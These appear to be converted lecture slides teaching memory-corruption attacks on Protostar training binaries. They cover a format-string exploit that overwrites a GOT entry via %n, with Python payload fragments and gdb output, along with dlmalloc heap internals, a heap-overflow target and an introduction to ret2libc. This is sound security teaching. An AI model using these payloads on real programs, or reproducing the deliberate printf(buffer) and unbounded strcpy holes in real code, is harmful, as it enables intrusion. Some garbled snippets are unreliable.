
```
; Segment External Symbols
; Range: [0x602000; 0x602058[ (88 bytes)
; No data on disk
; Permissions: -


; Section External Symbols Section
; Range: [0x602000; 0xc04058[ (6299736 bytes)
; No data on disk

                ; External Symbols Segment
puts:
0000000000602000    extern function code
0000000000602008    __libc_start_main:
0000000000602010    __gmon_start__:
0000000000602018    exit:
0000000000602018    extern function code
0000000000602020    _ITM_deregisterTMCloneTable:
0000000000602028    puts@GLIBC_2.2.5:
0000000000602028    extern function code
0000000000602030    __libc_start_main@@GLIBC_2.2.5:
0000000000602030    extern function code
0000000000602038    __gmon_start__602038:      // __gmon_start__
0000000000602038    extern function code
0000000000602040    _Jv_RegisterClasses:
0000000000602040    extern function code
```

- At 0x0000000000602000 in our binary we find this...
- Oh, it doesn't have the address of the external functions?
- This is because ASLR changes the address of shared libraries when we run the program.
- Thus we must find the address dynamically at runtime!

# Format String Exploits



```
; Section .plt
; Range: [0x400420; 0x400460[ (64 bytes)
; File offset : [1056; 1120[ (64 bytes)
; Flags: 0x6
;     SHF_PROGBITS
;     SHF_ALLOC
;     SHF_EXECINSTR

        loc_400420:
00000000000400420    push    qword  [qword_601008]
00000000000400426    jmp     qword  [qword_601008+8]
0000000000040042c    ; endp
                        nop     dword  [rax]

; ===== BEGINNING OF PROCEDURE

        j_puts:
00000000000400430    jmp     qword  [puts@GOT]
; endp

; ===== BEGINNING OF PROCEDURE

        sub_400436:
00000000000400436    push    0x0
0000000000040043b    jmp     loc_400420
```

- ✖ The first time we try to lookup the value in the GOT, we will jmp to loc-400420.
- ✖ This invokes “dl runtime resolve” in the ld.so library, which dynamically finds the location in linked libraries which we are looking for.
- ✖ ld.so then updates the address in GOT that points to the function we want.

# Format String Exploits

```
1 #include <stdlib.h>
2 #include <unistd.h>
3 #include <stdio.h>
4 #include <string.h>
5
6 int target;
7
8 void hello()
9 {
10    printf("code execution redirected! you win\n");
11    _exit(1);
12 }
13
14 void vuln()
15 {
16    char buffer[512];
17
18    fgets(buffer, sizeof(buffer), stdin);
19
20    printf(buffer);
21
22    exit(1);
23 }
24
25 int main(int argc, char **argv)
26 {
27    vuln();
28 }
```

- ✖ So how do we go about overwriting the address of “exit” in the GOT with the address of “hello?”
- ✖ We know that %n in a format string lets us write the number of characters written so far to an int pointer.
- ✖ So we must manipulate the location it writes to, and print an amount of character equal to the address of the ‘hello’ function.

# Format String Exploits

```
(gdb) x hello  
0x80484b4 <hello>: 0x83e58955
```

```
(gdb) disassemble vuln  
Dump of assembler code for function vuln:  
0x080484d2 <vuln+0>: push  ebp  
0x080484d3 <vuln+1>: mov   ebp,esp  
0x080484d5 <vuln+3>: sub   esp,0x218  
0x080484db <vuln+9>: mov   eax,ds:0x8049730  
0x080484e0 <vuln+14>: mov   DWORD PTR [esp+0x8],eax  
0x080484e4 <vuln+18>: mov   DWORD PTR [esp+0x4],0x200  
0x080484ec <vuln+26>: lea   eax,[ebp-0x208]  
0x080484f2 <vuln+32>: mov   DWORD PTR [esp],eax  
0x080484f5 <vuln+35>: call  0x804839c <fgets@plt>  
0x080484fa <vuln+40>: lea   eax,[ebp-0x208]  
0x08048500 <vuln+46>: mov   DWORD PTR [esp],eax  
0x08048503 <vuln+49>: call  0x80483cc <printf@plt>  
0x08048508 <vuln+54>: mov   DWORD PTR [esp],0x1  
0x0804850f <vuln+61>: call  0x80483ec <exit@plt>  
End of assembler dump.  
(gdb) disassemble 0x80483ec  
Dump of assembler code for function exit@plt:  
0x080483ec <exit@plt+0>: jmp    DWORD PTR ds:0x8049724  
0x080483f2 <exit@plt+6>: push   0x30  
0x080483f7 <exit@plt+11>: jmp    0x804837c  
End of assembler dump.  
(gdb)
```

- First we use a disassembler to identify the address of the ‘hello’ function, this is the value we want to place in the GOT.
- Next we must find the location of the entry in the GOT that we wish to replace.

# Format String Exploits

```
(gdb) disassemble 0x80483ec
Dump of assembler code for function exit@plt:
0x080483ec <exit@plt+0>:    jmp    DWORD PTR ds:0x8049724
0x080483f2 <exit@plt+6>:    push   0x30
0x080483f7 <exit@plt+11>:   jmp    0x804837c
End of assembler dump.
(gdb) x 0x8049724
0x8049724 <_GLOBAL_OFFSET_TABLE_+36>: 0x080483f2
(gdb)
```

```
import struct
hello = 0x80484b4
plt_exit = 0x8049724

exploit = ""
exploit += "AAAABBBBCCCCDDDDEEEEFFFF"
exploit += "%x "*8

print exploit + "X"*(512-len(exploit))
~
```

- ✖ Here it is, 0x8049724.
- ✖ It currently is pointing to an address, which will be overwritten at runtime when the dynamic linker identifies the current location of the shared library.
- ✖ We will create a python program to write the input to the executable, since it's easier than doing it by hand.

# Format String Exploits

```
user@protostar:~$ python input
AAAA BBBB CCCC DDDD EEEE FFFF %x %x %x %x %x %x XXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXX XXXXXXXXXXXXXXXXXXXXXXXX XXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXX XXXXXXXXXXXXXXXXXXXXXXXX XXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXX XXXXXXXXXXXXXXXXXXXXXXXX XXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXX XXXXXXXXXXXXXXXXXXXXXXXX XXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXX user@protostar:~$ /opt/protostar/
```

- Sample output of the python program.
- %x will let us read the hex data stored on the stack after the call to printf().

```
user@protostar:~$ python input | /opt/protostar/bin/format4
AAAA BBBB CCCC DDDD EEEE FFFF 200 b7fd8420 bffff5e4 41414141 42424242 43434343 44444444
4 45454545 XXXXXXXXXXXXXXXXXXXXXXXX XXXXXXXXXXXXXXXXXXXXXXXX XXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXX XXXXXXXXXXXXXXXXXXXXXXXX XXXXXXXXXXXXXXXXXXXXXXXX XXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXX XXXXXXXXXXXXXXXXXXXXXXXX XXXXXXXXXXXXXXXXXXXXXXXX XXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXX XXXXXXXXXXXXXXXXXXXXXXXX XXXXXXXXXXXXXXXXXXXXXXXX XXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXX XXXXXXXXXXXXXXXXXXXXXXXX XXXXXXXXXXXXXXXXXXXXXXXX user@p
rotostar:~$
```

- We feed the output of the python program into the executable.

# Format String Exploits

```
import struct
hello = 0x80484b4
plt_exit = 0x8049724

exploit = ""
exploit += "AAAABBBBCCCCDDDDEEEEFFFF"
exploit += "%4$bx **8

print exploit + "X"*(512-len(exploit))
~
~
~
```

- ✖ We can use the following syntax to make printf print the 4<sup>th</sup> argument's value. (Which is the 4 location on the stack, since we gave it no arguments).

```
rotostar:~$ python input | /opt/protostar/bin/format4
AAAABBBBCCCCDDDDEEEEFFFF41414141 41414141 41414141 41414141 41414141 41
41414141 41414141 XXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXuser@protostar:~$
```

# Format String Exploits

```
import struct
hello = 0x80484b4
plt_exit = 0x8049724

exploit = ""
exploit += struct.pack( "I", plt_exit)
exploit += "AAAAABBBBCCCCDDDDEEEEFFFF"
exploit += "%4$p" *8

print exploit + "X"*(512-len(exploit))
~
```

- ✖ %n stores in the address indicated by the int pointer the number of characters printed so far..
- ✖ Here we are specifying it to write to the location specified by the 4 argument.
- ✖ We put the memory address in the GOT as the location, and we store the number of characters printed so far.

# Format String Exploits

```
(gdb) r < /home/user/inputfile
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /opt/protostar/bin/format4 < /home/user/inputfile

Breakpoint 1, 0x08048503 in vuln () at format4/format4.c:20
20      in format4/format4.c
(gdb) x 0x8049724
0x8049724 <_GLOBAL_OFFSET_TABLE_+36>: 0x080483f2
(gdb)
```

- ✖ We run it in the debugger, and set break points before and after the call to printf.
- ✖ We can see the GOT has some address before calling printf.
- ✖ After printf, we can see we overwrote it with the number of chars we printed so far, 23!
- ✖ Great! Now all we need to do is print 0x80484b4 characters to redirect to 'hello' function!

```
(gdb) c
Continuing.

Breakpoint 2, 0x0804850f in vuln () at format4/format4.c:22
22      in format4/format4.c
(gdb) x 0x8049724
0x8049724 <_GLOBAL_OFFSET_TABLE_+36>: 0x00000023
(gdb)
```

# Format String Exploits


```
1 #include <stdlib.h>
2 #include <unistd.h>
3 #include <stdio.h>
4 #include <string.h>
5
6 int target;
7
8 void hello()
9 {
10     printf("code execution redirected! you win\n");
11     _exit(1);
12 }
13
14 void vuln()
15 {
16     char buffer[512];
17
18     fgets(buffer, sizeof(buffer), stdin);
19
20     printf(buffer);
21
22     exit(1);
23 }
24
25 int main(int argc, char **argv)
26 {
27     vuln();
28 }
```

- ✖ 0x80484b4 characters is 134,513,844 characters in decimal! Easy!
- ✖ But we're limited to only 512 chars of input!
- ✖ We can get around with this by using padding
- ✖ "%4\$134513884n" will pad our string by 134,513,884 characters! (we will need to adjust the size slightly for the other chars in our string, like the address in the GOT)

# Format String Exploits

```
1 #include <stdlib.h>
2 #include <unistd.h>
3 #include <stdio.h>
4 #include <string.h>
5
6 int target;
7
8 void hello()
9 {
10     printf("code execution redirected! you win\n");
11     _exit(1);
12 }
13
14 void vuln()
15 {
16     char buffer[512];
17
18     fgets(buffer, sizeof(buffer), stdin);
19
20     printf(buffer);
21
22     exit(1);
23 }
24
25 int main(int argc, char **argv)
26 {
27     vuln();
28 }
```

- ✖ We apply appropriate padding and feed our string to the program!




- ✓ Success! Function 'hello' was executed!

# Format String Exploit

How to defend against Format String Exploits:

- ✗ Never use: `printf(var)`
- ✗ Instead, use it as: `printf ("%"s", var )`
- ✗ prints the value of var but not as a formatted string, will print it exactly as it reads, without processing any command characters.



# Heap Overflow

# Heap Overflow Attack

## The Heap:

- ✗ The Heap logical partition of the memory (RAM) which is used for dynamic memory allocation during run-time.
- ✗ The stack is static memory allocation, where each function's allocation is determined at compile time. Only the top function on the stack is “active” and it points back to the previous function on the stack.
- ✗ Data elements in the heap have no dependencies and can be accessed randomly at all times. Memory blocks can be allocated or freed at any time.

# Heap Overflow Attack

## The Heap:

- ✗ In C, use of the heap is through commands like `malloc()` and `free()`.
- ✗ `malloc` allocates a portion of the heap for use.
- ✗ `free` de-allocates that portion of memory to make it available again.
- ✗ E.g. `malloc(8)` will allocate 8 bytes in the heap, plus some header space which stores the size of the chunk as well as info for freeing it later.

# Doug Lea's dlmalloc allocator

Basis of Linux mem allocators

Memory allocator in glibc

Description: <https://gee.cs.oswego.edu/dl/html/malloc.html>

Source: <ftp://g.oswego.edu/pub/misc/malloc.c>

- ✖ Heap is divided into contiguous chunks of memory
  - Chunks can be allocated, freed, split, combined
- ✖ No two free chunks may be physically adjacent
  - Except “fastbins” (bins containing small chunks < 64 bytes)
- ✖ Coalescing via boundary tags design (with space optimizations)


# Doug Lea's dlmalloc allocator

Free chunks are arranged in a doubly-linked circular lists (bins)

Each chunk (used and free) has:


- ✖ size of previous chunk (if free) OR last 4 bytes of the previous used chunk (if not free)
- ✖ Flag to indicator if previous chunk is used or free (one bit)
  - P in diagram in next slide

# Doug Lea's dlmalloc allocator



**Allocated chunk**

The first four bytes of allocated chunks contain the last four bytes of user data of the previous chunk.



**Free chunk**

The first four bytes of free chunks contain the size of the previous chunk in the list.


# Doug Lea's dlmalloc allocator

Heap memory is thus a chain of chunks which are either allocated or free:

Size or last 4 bytes of prev.		Size or last 4 bytes of prev.		Size or last 4 bytes of prev.		Size or last 4 bytes of prev.		Size or last 4 bytes of prev.				
Size	P	Size	P	Size	P	Size	P	Size	P			
User data	Forward pointer to next		User data	Forward pointer to next		User data	Forward pointer to next		User data			
	Back pointer to prev.			Back pointer to prev.			Back pointer to prev.					
	Unused space			Unused space			Unused space					
	Last 4 bytes of user data			Last 4 bytes of user data			Last 4 bytes of user data					
	Size			Size			Size					


# Doug Lea's dlmalloc allocator

Free chunks are also stored in a doubly linked list:



This allows to quickly identify a free chunk large enough to accommodate a requested `malloc()`.


# Doug Lea's dlmalloc allocator



A suitable free chunk is found, and changed into an allocated chunk, while updated the forward/back pointers of the neighbouring free chunks.

(If the free chunk is larger than the allocated chunk needs, we may create a smaller free chunk in addition to the allocated chunk).

# Doug Lea's dlmalloc allocator



Similarly, when an allocated chunk is `free()`'d, the new free chunk must be inserted into an appropriate place in the doubly linked list of free chunks.

This is why calling `free()` twice on the same location will lead to errors and exploits.

# Heap Overflow Attack

## The Heap:

- `malloc()` returns a pointer to where the data starts in the heap. Just *before* the pointer is where the header info gets stored.
- Using the header info, you can find where the next chunk on the heap starts. And from there you can get the header info for that chunk and find the next chunk from that, etc....

# Heap Overflow Attack

```
1 #include <stdlib.h>
2 #include <unistd.h>
3 #include <string.h>
4 #include <stdio.h>
5 #include <sys/types.h>
6
7
8 struct internet {
9     int priority;
10    char *name;
11 };
12
13 void winner()
14 {
15     printf("and we have a winner @ %d\n", time(NULL));
16 }
17
18 int main(int argc, char **argv)
19 {
20     struct internet *i1, *i2, *i3;
21
22     i1 = malloc(sizeof(struct internet));
23     i1->priority = 1;
24     i1->name = malloc(8);
25
26     i2 = malloc(sizeof(struct internet));
27     i2->priority = 2;
28     i2->name = malloc(8);
29
30     strcpy(i1->name, argv[1]);
31     strcpy(i2->name, argv[2]);
32
33     printf("and that's a wrap folks!\n");
34 }
35 }
```

- ✗ strcpy has no bounds on the size of input here.
- ✗ This means we can write anything we want onto the heap.
- ✗ We can exploit the multiple strcpy's to alter program flow.



Ret2libc

# Ret2libc

- ✖ A well defended system may have in place a W^X (write XOR execute) policy for memory. Which specifies that chunks of memory may either be written to, or executed, during program execute, but never both.
- ✖ W^X was first adopted by OpenBSD in ver3.3. Linux implementations of W^X followed, such as PaX and Exec-Shield.
- ✖ The idea is that even if a buffer overflow exploit is possible, they will be able to write what they like but not execute it, restricting what they can achieve.

# Ret2libc

- The attacker exploits a buffer overflow to overwrite the return address on the stack, to redirect the flow of the program to a position where they previously injected some shellcode as part of the trigger.
- The shell code would have been placed either on a local buffer variable (on the stack) or a environment variable (in RAM), or in dynamically allocated variable (on the heap).
- W^X would flag these areas of memory as non-executable, preventing the shell code from being run.
- Would not prevent every type of attack, but stops ones where code needs to be executed!

# Ret2libc

## The libc library:


- ✖ libc is the C standard library.
- ✖ It provides a vast amount of macros, type definitions, and functions for many common tasks like input/output, handling strings, mathematical operations, managing memory, etc...
